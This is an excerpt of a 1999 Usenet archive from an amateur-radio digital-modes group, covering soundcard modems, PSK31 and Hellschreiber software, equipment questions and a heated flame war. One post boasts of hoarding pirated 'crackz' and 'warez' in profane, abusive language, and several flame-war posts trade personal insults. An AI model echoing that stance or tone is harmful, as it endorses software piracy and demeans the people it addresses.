>from you. Thanks in advance....Bill

The short answer is no. The longer answer begins, "why would you want to?"
The TNC concept is an obsolete paradigm predicated on dumb terminals. Why
would you want to reduce your Pentium PC to the status of dumb terminal and
make it a slave to a Z80?

If your laptop has built in sound card capability, as most do today, then you just
run software on the PC to use that as your modem and do the protocol in software.
Among other things, this can allow the use of DSP techniques to yield superior
modem performance. If the laptop doesn't have sound card capability, then use
one of the Baycom style dongles off the parallel port as the modem, and again
do the protocol in software. While this doesn't offer the opportunity to do software
DSP, it at least tightly couples the protocol to your system software and eliminates
the TNC to PC bottleneck. (Need I say that these solutions are cheaper than a
TNC too?)

In the early days, when dumb terminals were the defacto man/machine interface,
the TNC made sense. But today, it doesn't. With a multitasking operating system
and plenty of computer power in the host, it doesn't make sense to make all that
capability sit idle while emulating a dumb terminal slave to a TNC.

Gary
Gary Coffman KE4ZV | You make it |mail to ke4zv@bellsouth.net
534 Shannon Way | We break it |
Lawrenceville, GA | Guaranteed |

830. RadioCom 3.5

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-13 00:00:00 UTC
From: FORESTIER Damien <f5rrs@wanadoo.fr>
Message-ID: <7a3k2u$a7e$1@platane.wanadoo.fr>
Source record: 19732

Hi dear Om,
I would like to download the demo version of RADIOCOM 3.5 we can find at the following web page :
http://www.bonito.net/bonito/images/gbradiocom_3.htm

The problem : When you download the file (rc35-instal.exe) it never goes to the end.
Always we have the message that the download operation is completed but the file is never 3 Mo.
So do you have a GOOD file rc35-instal.exe ?
Thanks in advance to E-mail it to me.
Best 73's de Damien F5RRS

f5rrs@wanadoo.fr

831. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-13 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7a3jb0$vbb@enews4.newsguy.com>
Source record: 19733
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

W6RCecilA wrote in message <36C46D69.5FC9@ibm.net>...
>Charles Brabham wrote:
>>
>> It's amazing that I have posted the same information twice, and have yet
to
>> hear one cogent argument against anything I said there. Plenty of
character
>> attacks from the LandLine Lid crowd, and even from a trolling non-Ham,
but
>> not a word of actual argument from knowledgeable Hams about what I had to
>> say.
>
>Well Charles, all I would have to say is that in an alleged free country,
>hams should be allowed to connect their rigs to anything as long as they
>retain their non-commercial status. American hams are free to do that.
>European hams are not free to do that. That means American hams possess
>more freedom than European hams. The United States was founded on having
>more personal freedoms than European nations. You seem to be advocating
>less freedom and, as a Libertarian, I would have to stand in opposition.

As a libertarian, you are part of a tiny splinter group that just doesn't signify in the US political scene. The libertarians are famous as "vote suckers", who suck votes away from the conservative republican party. Other than that, they don't appear to have much influence one way or another. The democrats like them for obvious reasons, though they seldom agree on the issues.

Many prominent libertarians are obvious nut-cases. Get rid of a few of the "fruit loops" and people will begin to take you a bit more seriously. Until then, I wouldn't brag about being a libertarian. It just makes people think you are a few bricks short of a full load. The "vote sucker" situation generally makes libertarians look like fools, and sure enough that's how most Americans think of them.

Your argument of how bad off the Europeans are because hams there enjoy protective legislation is kind of hard to get enthusiastic about. Their Packet net is at least ten years ahead of anything currently existing in the US, with thousands of Hams there enjoying it every day. Meanwhile here in the US, Lids with telephones have been allowed to wreak havoc within the US Packet net at will, and have taken the heart out of most US hams interested in digital communications by Amateur Radio.

I guess that just goes to show, once again, that "knee jerk" politics will always make you look like some kind of idiot. When you say that things such

as a government's regulations are ALWAYS bad, you identify yourself as being rather childishly naive. - Or as a libertarian, as the case may be.

What's the difference?

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

832. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-13 00:00:00 UTC
From: Jon Bloom <jbloom@arrl.org>
Message-ID: <36C55D62.45CC2394@arrl.org>
Source record: 19734
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Mark Brown wrote:
>
> Why don't you all take this over to .policy where it belongs
> so the digital group can go back to discussing technical
> material.

It doesn't belong in .policy, either. It belongs in alt.flame

> jw@mobius.gmu.edu wrote:
> >
> > Charles Brabham (n5pvl@texoma.net) wrote:

Jon
--
Jon Bloom, KE3Z
jbloom@arrl.org
Electronic Publications Manager
(CD-ROM publications, software products and Web site)

833. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-13 00:00:00 UTC
From: Dave Heil <K8MN@cats-net.com>
Message-ID: <36C5FA7E.32B3@cats-net.com>
Source record: 19735
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham wrote:

> Your argument of how bad off the Europeans are because hams there enjoy
> protective legislation is kind of hard to get enthusiastic about. Their
> Packet net is at least ten years ahead of anything currently existing in the
> US, with thousands of Hams there enjoying it every day. Meanwhile here in
> the US, Lids with telephones have been allowed to wreak havoc within the US
> Packet net at will, and have taken the heart out of most US hams interested
> in digital communications by Amateur Radio.

You tried this tack once before, One Track. I pointed out to you then that most EU nations do not permit third party traffic to be passed at all. You conveniently ignored it then as you ignore it now in your persistence that somehow radio amateurs in Europe enjoy some kind of packet network heaven. It just isn't so. The overwhelming majority of European amateurs still use 1200 baud and 9600 baud modems and aren't passing much of anything for the general public. Where is this packet nirvana?

Have you actually spent any time in Europe are or are these simply guesses or wishes on your part?

Dave 5H3US, K8MN
--
For 5H3US photos, go to
http://jjr.ne.mediaone.net/5H3US/

834. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-13 00:00:00 UTC
From: erlpnk4yz@aol.com
Message-ID: <19990213100256.26020.00000491@ng147.aol.com>
Source record: 19736
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles and Group,

Oh geez...another Lennie NoCalls with Attitude.

"JW":>>>Nope, bozo... As a *professional* (something which one would doubtless have a hard time accusing you of being) who does communication system design for a *living* (as well as a "hobby"), Charles, I have every *right* and *reason* for being here...<<<

Another "I am an engineer, therefore I can tell you how to be a Ham" type.

JW, why don't you and Lennie NoCalls get together, co-author an RM proposal for all you engineers to create an "engineers only" radio service? Then you can play with each other's slide rules without we mere mortal "wannabes" getting in your way?

I for one would GLADLY support an RM to let you guys have a slice of HF and a slice of UHF somewhere so you could out-impress each other to your hearts content. Just leave the rest of us in PEACE!

>>Sorry Big Guy... Even without the Amateur Ticket, Im more qualified to be here than you... Guaranteed...<<

The First Amendment allows you to say what you want in here, but without a license, you are just another wannabe who is gonna slander and sleight people who are trying to learn something.

Lennie NoCalls is infamous for telling us how we are deluding ourselves that we "know" anything, or that we are capable of doing anything without devine intervention from the "techhies" such as himself. And rather than get a license and share his (bonafide) knowledge and skills with others, he sits in here and whines, cajoles and snivvels about how inept we "Amateurs" are.

What bull. Please tell me you are going to exceed my expectations and (pro code or anti code) join ranks and move Amateur Radio forward rather than try to sit on the sidelines and just throw mud?!

Steve Robeson, K4YZ
Chattanooga, TN

835. Re: PSK31

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-13 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36C5E557.1187@ibm.net>
Source record: 19737
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

"The Motorola DSP56002EVM versions of PSK31 can now be used, along with
suitable hardware, to build a complete direct-conversion PSK31 transceiver.
This should be of interest to home-contruction fans and those experimenting
with VLF bands."
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

836. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-13 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7a57ee$iuh@enews3.newsguy.com>
Source record: 19738
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dave Heil wrote in message <36C5FA7E.32B3@cats-net.com>...
>Charles Brabham wrote:
>
>> Your argument of how bad off the Europeans are because hams there enjoy
>> protective legislation is kind of hard to get enthusiastic about. Their
>> Packet net is at least ten years ahead of anything currently existing in
the
>> US, with thousands of Hams there enjoying it every day. Meanwhile here in
>> the US, Lids with telephones have been allowed to wreak havoc within the
US
>> Packet net at will, and have taken the heart out of most US hams
interested
>> in digital communications by Amateur Radio.
>
>You tried this tack once before, One Track. I pointed out to you then
>that most EU nations do not permit third party traffic to be passed at
>all. You conveniently ignored it then as you ignore it now in your
>persistence that somehow radio amateurs in Europe enjoy some kind of
>packet network heaven. It just isn't so.

Correction: Packet heaven compared to what has happened here in the US.

>The overwhelming majority of
>European amateurs still use 1200 baud and 9600 baud modems and aren't
>passing much of anything for the general public. Where is this packet
>nirvana?
>
>Have you actually spent any time in Europe are or are these simply
>guesses or wishes on your part?

It's amazing how your description of the Packet net in Europe differs from
what I hear from Hams who actually live there. Due in part to my involvement
with FlexNet, I have swapped E-mail with a good number of Hams from Europe.
They tell a different story than you do... Who should I believe, I wonder?

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

837. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-13 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7a57ej$iuh@enews3.newsguy.com>
Source record: 19739
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

ERLPN K4YZ wrote in message <19990213100256.26020.00000491@ng147.aol.com>...
>Charles and Group,
>
> Oh geez...another Lennie NoCalls with Attitude.
>
> "JW":>>>Nope, bozo... As a *professional* (something which one would
>doubtless have a hard time accusing you of being) who does communication
system
>design for a *living* (as well as a "hobby"), Charles, I have every *right*
and
>*reason* for being here...<<<
>
> Another "I am an engineer, therefore I can tell you how to be a Ham"
>type.

I just put him on the SPAM list and let it go at that. Every time I try to speak up for Hams using Radio, the trolls and flame-baiters come out of the woodwork. It's amazing how violent a reaction I get when I suggest that Hams should use Radio.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

838. HELP: TAC-310sx 70cm 9K6 mods and EPROM

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-13 00:00:00 UTC
From: John F Feist <aa6qn@REMOVE.juno.com>
Message-ID: <36C5B765.EDC839C0@REMOVE.juno.com>
Source record: 19740

I have a working TAC-310sx that I am using for 1200 baud packet and just bought 3 more. The radio has true FM and was hoping for some help with getting it converted to 9600 baud. Two of the newer radios are MMAL3A (440, 30 watt) rigs and one is a MMAG4A (2M ?, 40watt).

In addition to the 9K6 mod, I would like to burn my own EPROMs. I have tried to read the AMD 2732A eproms with an JDR Microdevices MOD-MEP eprom burner and CSA-03 adapter card using a 33Mhx machine (droped down to 14Mhz) with no luck. I even built up and old 286 8/12Mhz box to slow down the clock with no luck.

Along with the radio's I now also bought a box full of new TAC radio heads that I am willing to trade off. These are the ones with all the front panel controls.

I guess in last resort I could write Kyodo and have them burn new eproms for me for buy the PC interface modules, but was looking for other cost effective answers first.

If you have any information regarding these rigs as to modifications I would be interested in hearing from you. Please respond either via Packet: AA6QN@AA6QN.#SCA.CA.USA.NOAM

or via Email (Please remove the "REMOVE" from the address line): AA6QN@REMOVE.JUNO.COM

Thank You and 73 in advance,

John

839. Hellschreiber for the soundcard

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-14 00:00:00 UTC
From: Roger Basford <Roger@g3vkm.demon.co.uk>
Message-ID: <aXRKGBAybvx2Ew6F@g3vkm.demon.co.uk>
Source record: 19646

Hi All,

Haven't seen any mention of the following news on this group yet so I thought it would be of interest, it was copied from the PSK31 mailing list yesterday. I can vouch that the program works well, have had three Hellschreiber QSOs on Twenty this weekend, all good copy. Uses the same wiring as the PSK31 to/from the soundcard, only thing I couldn't get to work is the PTT. Be nice to have a QSO "across the pond" on this mode!

Regards,

Roger Basford, G3VKM
==========

<QUOTE>

>From: "Nino Porcino" <ninopo@tin.it>
>
>Hiya all,
>
>just to let you know the release v0.7 (beta) of the IZ8BLY Win+soundcard
>software in on-line on http://ninopo.freeweb.org (zip size 222K), so you

>can download it and work for next saterday sked on 20mtrs.... :-)
>
>It's a beta release, that is no help file and some feature might not work.
>
>Inlcudes:
>
>* ptt via com port (to be tested)
>* 6 selectable speeds
>* new filter routine
>* big resizable *color* display
>* any windows fonts
>* gray scale on transmit!!!
>
>Next release will include a large set of narrow DSP filters selectable
>depending on how fast is the computer that is running + a convolutional
>filter of my invention (10 HZ wide!).
>
>Enjoy experimenting with Hell,
>
>- Nino
>ninopo@tin.it
>http://ninopo.freeweb.org
>

<UNQUOTE>

840. FS: WA4DSY 56k modem and PackeTwin card, $420

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-14 00:00:00 UTC
From: qwasty@hotmail.com
Message-ID: <7a71k3mok1@nnrp1.dejanews.com>
Source record: 19647

I bought a WA4DSY 56k modem and PackeTwin card last summer and I have never used them. The PackeTwin card has never been installed into a PC and the WA4DSY 56Kbps modem has never been powered up. They are both brand-spankin' new, from Paccomm. You can see photos and info about them at http://www.paccomm.com the PackeTwin card is capable of doing 2Mbps if you can find or build a modem that is that fast. It's great for hi speed microwave data or digital video and such. I have all the original packaging, manuals, shipping containers etc. I haven't checked on this to be sure, but you may have to get a different protocol IC from Paccomm for their PackeTwin card in order to interface it with the WA4DSY modem. You also will need transverters for the modem to your preferred operating frequency.

Not including shipping, I paid $350 for the modem and $250 for the PackeTwin for a total of $600. The reason I am selling these units is because I am a college student and I don't have the time it takes to get these things running. On top of that, there's almost nobody in Utah (that I know of) with similar equipment. So, what good is it if there's nobody to link to?

I'd like to sell them together if possible. They are worth $600 together, I will sell them for $420. I'll ship them when your check/money order clears my bank. If you have questions, send me an email or something. My nick is badon on EFnet (IRC) if you want to chat.

----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

841. FM digital bandwidth

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-14 00:00:00 UTC
From: "Eric V. Hilberg" <ericvh@geocities.com>
Message-ID: <7a72ir$47o$1@camel15.mindspring.com>
Source record: 19648

I've been wondering for a while...if one wanted to broadcast digital information from an FM radio station, how much bandwidth would you have? Also, is it possible to broadcast analog AND digital at the same time? Finally, would the reception radius be alot smaller than analog, or could you have a software cooker fix missed packets in the sound to patch over crackling? Could anyone who might have any answers to this message mail me back privately, as I do not frequently check all my newsgroups? Thanks a million!

Sincerely,
Eric Hilberg

842. VC-H1

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-14 00:00:00 UTC
From: Gecko <edman@post.netlink.se>
Message-ID: <7a77v8$99m$1@news.cybercity.dk>
Source record: 19649

Wondering if anybody can recommend the VC-H1?

Has anybody tried sending "live" pictures/film?

/Bjorn

843. Re: FM digital bandwidth

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-14 00:00:00 UTC
From: Don Mills <mills944@earthlink.net>
Message-ID: <36C72C9A.B5FBF2B1@earthlink.net>
Source record: 19650

Eric,

Two answers to your question (s):

If you're talking about low-bandwidth ancillary data, it's being done using SCA (subcarriers). Stuff like differential GPS correction factors, paging, and RDS (station ID and other information that's displayed on some receivers). Bandwidth is around 1Kbps.

If you're talking about actually broadcasting in digital, it's in the field trial / standards stage, both for AM and FM in the U.S. (Europe has its own "horse race" going on). The objective is for stereo FM-equivalent sound for AM and near-CD-quality for FM. There are three competing technologies, from Lucent Digital Radio (www.lucent.com/ldr), USA Digital Radio (www.usadr.com), and Digital Radio Express. USADR is working with Xetron for AM and Westinghouse for FM. We're probably a year away from a standard being chosen. All are "In-Band On-Channel" technologies that permit both analog and digital to be transmitted at the same time in the existing channel (unlike HDTV, there won't be new channels assigned for digital radio). Obviously, the goal is to equal or exceed analog range. Some fall back to analog if error rates get too high, others to slower (lower bandwidth) digital signal.

The assumption is that they won't discontinue analog for 10 -15 years. Lucent uses a proprietary encoder (PAC), while the others use MPEG2 ACC. Basically, they all use the spectrum outside the bandwidth of the current analog signal, at lower power to stay within the FCC emission mask Another good place to look if you're interested is a couple of newsletter-type sites: www.transmitter.com and www.beradio.com.

It'll be interesting tosee how this plays out -- and then you have to factor the satellite radio guys into the equation, also. Both CD Radio and XM Radio plan to come on line next yer.

73,
Don
K9DM

"Eric V. Hilberg" wrote:

> I've been wondering for a while...if one wanted to broadcast digital
> information from an FM radio station, how much bandwidth would you have?
> Also, is it possible to broadcast analog AND digital at the same time?
> Finally, would the reception radius be alot smaller than analog, or could
> you have a software cooker fix missed packets in the sound to patch over
> crackling? Could anyone who might have any answers to this message mail me
> back privately, as I do not frequently check all my newsgroups? Thanks a
> million!

>
> Sincerely,
> Eric Hilberg

844. MOTOROLA 56002EVM card.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-14 00:00:00 UTC
From: tedsloan@cwcom.net
Message-ID: <36c749de.31908936@news.callnetuk.com>
Source record: 19651

Can anyone please advise me of a source in the United Kingdom for the MOTOROLA DSP56002 card ?

I have tried FUTURE ELECTRONICS - the outlet mentioned in the article on PSK31 in RadCom - but they are out of stock.

Name of Company and their telephone number would be appreciated.

Thanks

Ted

845. Re: Re: Crackz/Serialz/Key Gens

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-14 00:00:00 UTC
From: midnight@mailtag.com
Message-ID: <36c6e2d1.2704305@news.pipcom.com>
Source record: 19652

>Hummm, I have both registerd and cracked software on my computer. So when
>the county cops come a knocking I guess I'm a gone huh?

>>MFCCoder <mfccoder@aol.com> wrote in message
>>news:19990116011256.09887.00002335@ng-fi1.aol.com...
>>In most states, this is called theft, or stealing and you can be arrested
>>and
>>put in jail for this CRIME!
>>

I dont give a shit what people think about cracks,warez, really im
tired of all this shit, i guess you consider yourself a bible carrying
church holly roller, well go fuck yourself.i have over 4 gigz of
crackz,warez,mp3 everything is pirated and im not scared to admit it,
and i dont give a shit, I guess everything on your computer is either
bought and paid for or its shareware? is that right? either that or
your very wealthly, which i dont belive, the bottom line is..... Who
gives a fuck... really, what diffrence does it make if a piece of shit
software is pirated or shareware or on fire? who cares.....

****
Put me an Jail, Put Me in Jail Put Me In Jail Put Me In Jail
Suck My Ballz Suck My Ballz Suck My Ballz Suck My Ballz
You Cant Track Something that DoSn'T ExIsT
Fbi, LmaO What a BuNcH of Jokerz hahahahahaha
a little bit out of there area ;-)
****

846. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-14 00:00:00 UTC
From: Dave Heil <K8MN@cats-net.com>
Message-ID: <36C6DB59.171A@cats-net.com>
Source record: 19741
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham wrote:
>
> Dave Heil wrote in message <36C5FA7E.32B3@cats-net.com>...
> >Charles Brabham wrote:
> >
> >> Your argument of how bad off the Europeans are because hams there enjoy
> >> protective legislation is kind of hard to get enthusiastic about. Their
> >> Packet net is at least ten years ahead of anything currently existing in
> the
> >> US, with thousands of Hams there enjoying it every day. Meanwhile here in
> >> the US, Lids with telephones have been allowed to wreak havoc within the
> US
> >> Packet net at will, and have taken the heart out of most US hams
> interested
> >> in digital communications by Amateur Radio.
> >
> >You tried this tack once before, One Track. I pointed out to you then
> >that most EU nations do not permit third party traffic to be passed at
> >all. You conveniently ignored it then as you ignore it now in your
> >persistence that somehow radio amateurs in Europe enjoy some kind of
> >packet network heaven. It just isn't so.
>
> Correction: Packet heaven compared to what has happened here in the US.
>
> >The overwhelming majority of
> >European amateurs still use 1200 baud and 9600 baud modems and aren't
> >passing much of anything for the general public. Where is this packet
> >nirvana?
> >
> >Have you actually spent any time in Europe are or are these simply
> >guesses or wishes on your part?
>
> It's amazing how your description of the Packet net in Europe differs from
> what I hear from Hams who actually live there. Due in part to my involvement
> with FlexNet, I have swapped E-mail with a good number of Hams from Europe.
> They tell a different story than you do... Who should I believe, I wonder?

Well, Charles, I just came from three years in Europe from mid-'95
through mid-'98. I also spent two years in Europe from late '85 to late
'87. I can tell you first hand that, with few exceptions, packet radio
in the '90s isn't much different than packet in the '80s except that
there is more of it. Now you can say you've heard from someone who
actually lived there. I saw it. I did it.

You still have not addressed the fact that most amateurs in EU may not handle third party messages so the total volume of traffic consists of traffic from hams to other hams. That, to you, is near packet heaven compared to the U.S.? How do the myriad governmental restrictions on what may be handled add up to something more than U.S. hams enjoy?

You must be opposed to autopatches connected to VHF/UHF voice repeaters too since they allow us to "route around" other hams. We should also shun mailed traffic and telephone delivered traffic since it might "route around" another ham.

Dave 5H3US, K8MN

--
For 5H3US photos, go to
http://jjr.ne.mediaone.net/5H3US/

847. RTTY decoding with Soundblaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-14 00:00:00 UTC
From: Ydo Scheepstra <I.J.SCHEEPSTRA@bureau.rug.nl>
Message-ID: <01be57eb$36e41180$b2247d81@ydo>
Source record: 19742

Hello,

I have written a program to decode SYNOP (weather data). I'm using now a home build interface to decode RTTY (serial port). I should like to rewrite the program so that I can use the Soundblaster to decode RTTY. Can someone help me with some source code to do so. I'm a novice on programming the soundblaster.

Thanks,

Ydo Scheepstra

848. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-14 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7a5vk8$ug8@enews3.newsguy.com>
Source record: 19743
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Dave Heil wrote in message <36C6DB59.171A@cats-net.com>...
>Charles Brabham wrote:

>>
>> It's amazing how your description of the Packet net in Europe differs
from
>> what I hear from Hams who actually live there. Due in part to my
involvement
>> with FlexNet, I have swapped E-mail with a good number of Hams from
Europe.
>> They tell a different story than you do... Who should I believe, I
wonder?
>
>Well, Charles, I just came from three years in Europe from mid-'95
>through mid-'98. I also spent two years in Europe from late '85 to late
>'87. I can tell you first hand that, with few exceptions, packet radio
>in the '90s isn't much different than packet in the '80s except that
>there is more of it. Now you can say you've heard from someone who
>actually lived there. I saw it. I did it.
>

It's amazing how your description of the Packet net in Europe differs from what I hear from Hams who actually live there. Due in part to my involvement with FlexNet, I have swapped E-mail with a good number of Hams from Europe. They tell a different story than you do... Who should I believe, I wonder?

That was a rhetorical question... Really I have no doubt whatsoever as to who to believe.

>You still have not addressed the fact that most amateurs in EU may not
>handle third party messages so the total volume of traffic consists of
>traffic from hams to other hams. That, to you, is near packet heaven
>compared to the U.S.? How do the myriad governmental restrictions on
>what may be handled add up to something more than U.S. hams enjoy?

Well, what they have there actually DOES add up to something more than US hams enjoy.

Maybe you think that 16 port nodes that handle 10 MB/hr of traffic are identical to what US hams are accustomed to, but for my part, I'll just stick with reality. You can play around in fantasy-land as long as you like.

If you spent all of that time in Europe without getting a clue as to what was going on there, well, I can hardly say I'm surprised. You appear to be a lot quicker to express opinions than you are to back them up with knowlege.

>
>You must be opposed to autopatches connected to VHF/UHF voice repeaters
>too since they allow us to "route around" other hams. We should also
>shun mailed traffic and telephone delivered traffic since it might
>"route around" another ham.

Now you're playing the fool. I'm getting the idea that you just want to stir things up, and have no real interest or knowledge related to this subject. Go back to trolling your fellow Code/NoCode master-de-bators, if that's the best you can come up with.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

849. Re: Let's find consensus on the meaning of the term "Real Ham"

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-14 00:00:00 UTC
From: Dave Heil <K8MN@cats-net.com>
Message-ID: <36C723B6.2F7D@cats-net.com>
Source record: 19744
Cross-posted to: rec.radio.amateur.policy,rec.radio.amateur.digital.misc

Charles Brabham wrote:
>
> Dave Heil wrote in message <36C6DB59.171A@cats-net.com>...
> >Charles Brabham wrote:
>
> >>
> >> It's amazing how your description of the Packet net in Europe differs
> from
> >> what I hear from Hams who actually live there. Due in part to my
> involvement
> >> with FlexNet, I have swapped E-mail with a good number of Hams from
> Europe.
> >> They tell a different story than you do... Who should I believe, I
> wonder?
> >>
> >Well, Charles, I just came from three years in Europe from mid-'95
> >through mid-'98. I also spent two years in Europe from late '85 to late
> >'87. I can tell you first hand that, with few exceptions, packet radio
> >in the '90s isn't much different than packet in the '80s except that
> >there is more of it. Now you can say you've heard from someone who
> >actually lived there. I saw it. I did it.
> >
>
> It's amazing how your description of the Packet net in Europe differs from
> what I hear from Hams who actually live there. Due in part to my involvement
> with FlexNet, I have swapped E-mail with a good number of Hams from Europe.
> They tell a different story than you do... Who should I believe, I wonder?

Reading comprehension time, Charles. I lived there twice...for quite
some time. What story do you get from those you communicate with? Here
is your chance to enlighten us.

> That was a rhetorical question... Really I have no doubt whatsoever as to
> who to believe.

No, you'd rather babble about things you know little about.

> >You still have not addressed the fact that most amateurs in EU may not
> >handle third party messages so the total volume of traffic consists of
> >traffic from hams to other hams. That, to you, is near packet heaven
> >compared to the U.S.? How do the myriad governmental restrictions on
> >what may be handled add up to something more than U.S. hams enjoy?
>
> Well, what they have there actually DOES add up to something more than US

> hams enjoy.

We're waiting. Fill us in.

> Maybe you think that 16 port nodes that handle 10 MB/hr of traffic are
> identical to what US hams are accustomed to, but for my part, I'll just
> stick with reality. You can play around in fantasy-land as long as you like.

What is stopping U.S. hams from doing the same? Why is that speed
necessary? What important U.S. packet traffic is being
delayed--recipes? jokes? items for sale?

> If you spent all of that time in Europe without getting a clue as to what
> was going on there, well, I can hardly say I'm surprised. You appear to be a
> lot quicker to express opinions than you are to back them up with knowlege.

You wouldn't be in a position to know much about me. Every time I've
seen someone with real knowledge ask you for specifics, you call him a
"landline lid" and go back to mindless raving. You never explain or
debate specifics. What is it about European packet networks which makes
them better than U.S. packet networks? What could we do to improve U.S.
packet networks? How could we polish your interpersonal skills?
> >
> >You must be opposed to autopatches connected to VHF/UHF voice repeaters
> >too since they allow us to "route around" other hams. We should also
> >shun mailed traffic and telephone delivered traffic since it might
> >"route around" another ham.
>
> Now you're playing the fool. I'm getting the idea that you just want to stir
> things up, and have no real interest or knowledge related to this subject.
> Go back to trolling your fellow Code/NoCode master-de-bators, if that's the
> best you can come up with.

No, Charles. Tell me how mailing traffic and routing around packet
networks is different. I know you're a one issue, one mode kind of guy
but the two really are the same. Why not let us know what your
credentials are while you're at it. Tell us why we should listen to or
believe you.

Dave 5H3US, K8MN
--
For 5H3US photos, go to
http://jjr.ne.mediaone.net/5H3US/

850. Re: RTTY decoding with Soundblaster

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-14 00:00:00 UTC
From: Torbj&#65533;rn Morka <scanman@online.no>
Message-ID: <7a6ivh$jm8$1@readme.online.no>
Source record: 19745

If you succeeding i am willing to pay up to $100 for a sample provided it is fully functional!
So keep the good mode and good luck !

(It's a shame that only MAC with its "MultiMode" are so fortunate...)

Ydo Scheepstra skrev i meldingen <01be57eb$36e41180$b2247d81@ydo>...
>Hello,
>
>I have written a program to decode SYNOP (weather data). I'm using now a
>home build interface to decode RTTY (serial port). I should like to rewrite
>the program so that I can use the Soundblaster to decode RTTY. Can someone
>help me with some source code to do so. I'm a novice on programming the
>soundblaster.
>
>Thanks,
>
>Ydo Scheepstra
>

851. Re: Hellschreiber for the soundcard

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-15 00:00:00 UTC
From: Fred <as149@detroit.freenet.org>
Message-ID: <36c74a00.0@news.iprolink.co.nz>
Source record: 19653

Nino's software is very good - but you need to work some DX!

If you guys want Hellschreiber contacts with REAL DX, look on 14063.5 kHz LSB at around 0800 - 0900z every day, but particularly weekends.

I run an EVM, so I use G3PLX's Feld-Hell and concurrent tone MT-Hell. I can also run sequential tone MT-Hell using my MOSAIC II if you wish.

There are several other active hams down here with Feld-Hell - for example VK2DSG, so keep a look out for us. If you can't find me on Hell, check for me on PSK31.

BTW, if you want to try MT-Hell, and have Win95 and a sound card, check out MTHKBD2 for transmit (from my web site) and GRAM for receive. Much better than Feld-Hell when band conditions are bad.

I run the "Fuzzy Modes" web site - well worth a check-out!

73,

Murray ZL1BPU
http://members.xoom.com./ZL1BPU/Contents.html

852. New Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-15 00:00:00 UTC
From: arthurp742@aol.com
Message-ID: <19990215010234.07180.00001863@ng-cd1.aol.com>
Source record: 19654

Hi,

These new digital modes like, PSK31, MT-Hell etc. Are they all legal for U.S. Amateurs? I have looked around and I can not find any info.

Thanks
Art

853. Re: New Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-15 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <CuUx2.888$cC2.19191@news.goodnet.com>
Source record: 19655

According to the ARRL, they are legal, because the FCC said ANY digital
mode that is published, that uses ASCII or Baudot, or AMTOR is legal.

97.309 (a) (4) is the rule, and the ARRL Dave Sumner in a letter:

http://bipt106.bi.ehu.es/psk31/msg00051.html

Has stated that the author of PSK31 is submitting documentation to
the FCC on Pactor II and PSK 31 to "remove any doubt."

Steve

ArthurP742 wrote in message
<19990215010234.07180.00001863@ng-cd1.aol.com>...
>Hi,
>
>These new digital modes like, PSK31, MT-Hell etc. Are they all legal for
U.S.
>Amateurs? I have looked around and I can not find any info.
>
>Thanks
>Art
>

854. Re: New Modes

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-15 00:00:00 UTC
From: Walter Muth <dk1bn@amsat.org>
Message-ID: <36C84F64.28DA780F@amsat.org>
Source record: 19656

Hi...

How can he send the documentation of PACTOR II because most of the protocol
is undocumented and its a proprietary mode introduced by SCS (Germany)?

73

Walter

